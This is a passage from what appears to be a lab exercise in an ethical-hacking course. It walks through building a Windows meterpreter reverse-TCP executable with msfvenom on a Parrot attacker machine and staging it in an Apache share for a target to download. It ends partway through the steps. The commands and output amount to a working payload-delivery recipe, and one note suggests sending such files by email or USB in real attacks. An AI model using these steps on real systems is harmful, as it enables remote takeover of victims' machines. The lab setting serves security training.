
Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

parrot




3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.




6. A **Parrot Terminal** window appears; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=[IP Address of Host Machine] LPORT=444 -o /home/attacker/Desktop/Test.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13 (Parrot Security machine)**.

```
[attacker@parrot]~[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.1.13 LPORT=444 -o /home/attacker/Desktop/Test.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/attacker/Desktop/Test.exe
[root@parrot]~[/home/attacker]
└─#
```




7. This will generate **Test.exe**, a malicious file at the location **/home/attacker/Desktop**, as shown in the screenshot.



8. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:

- o Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- o Type **chmod -R 755 /var/www/html/share** and press **Enter**
- o Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
- o Copy the malicious file to the shared location by typing **cp /home/attacker/Desktop/Test.exe /var/www/html/share** and pressing **Enter**.

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.



9. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.

```
[root@parrot]~[/home/attacker]
[root@parrot]#mkdir /var/www/html/share
[root@parrot]#chmod -R 755 /var/www/html/share
[root@parrot]#chown -R www-data:www-data /var/www/html/share
[root@parrot]#cp /home/attacker/Desktop/Test.exe /var/www/html/share
